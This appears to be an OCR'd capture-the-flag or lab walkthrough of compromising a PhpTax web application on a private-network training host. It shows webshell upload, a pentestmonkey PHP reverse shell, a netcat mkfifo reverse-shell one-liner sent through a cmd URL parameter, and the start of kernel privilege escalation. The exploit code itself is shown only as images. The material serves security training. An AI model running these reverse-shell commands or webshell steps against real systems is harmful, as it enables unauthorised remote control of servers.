
Need to change user agent string to Mozilla4

We can do this via Burpsuite







Do this once manually then select automatic Match and Replace under Proxy > Options



Now we can get to port 8080




Instance of PhpTax





Second Exploit – PhpTax RCE

Searchspoit has a couple entries




Exploit script to drop a webshell






In order to get the dropper to execute, I had to install a php curl library and restart apache

```
$ apt-get install php7.0-curl
$ /etc/init.d/apache2 restart
```




Interactive webshell





Getting a Reverse Shell

Use a reverse shell script from /usr/share/webshells/php/ (also at pentestmonkey.net)




Use netcat to send reverse shell script to server





Execute the webshell by calling its path in a browser while listening for the connection with netcat


URL:
http://192.168.15.150:8080/phptax/data/php-reverse-shell.php



Alternative method: use netcat to spawn a reverse shell using pipes to send /bin/sh


mkfifo pipe;nc 192.168.15.141 1234<pipe|/bin/sh>pipe 2>pipe;rm pipe

URL:
http://192.168.15.150:8080/phptax/data/rce.php?cmd=mkfifo pipe;nc 192.168.15.141 1234<pipe|/bin/sh>pipe 2>pipe;rm pipe





Privilege Escalation


Enumerate kernel version



Searchsploit has a couple local privilege escalation kernel exploits






